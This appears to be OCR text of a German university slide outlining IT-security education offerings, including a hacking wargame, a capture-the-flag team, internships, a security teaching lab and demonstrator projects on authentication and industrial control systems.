
2021 Live Hacking Wargame Labyrinth

- Entwurf von Demonstratoren
- Sicherheitsanalysen
- Präsentation: 23.9.

Projekt Phish2Own Capture-the-Flag Team

Praktikum
- Firmen und Abteilungen mit Sicherheitsbezug

Lern- und Lehrlabor IT-Sicherheit
- WiHi-Stellen
- Experimentierfeld
- Öffentliche Bildung



- Entwurf im Hochschulkontext

  - Identifizierung/Authentifizierung
  - Demonstratoren v. Schwachstellen
  - Lokalisierung/Positionierung
- Entwurf mit externen Partnern
  - Industrial Control System Security
  - ...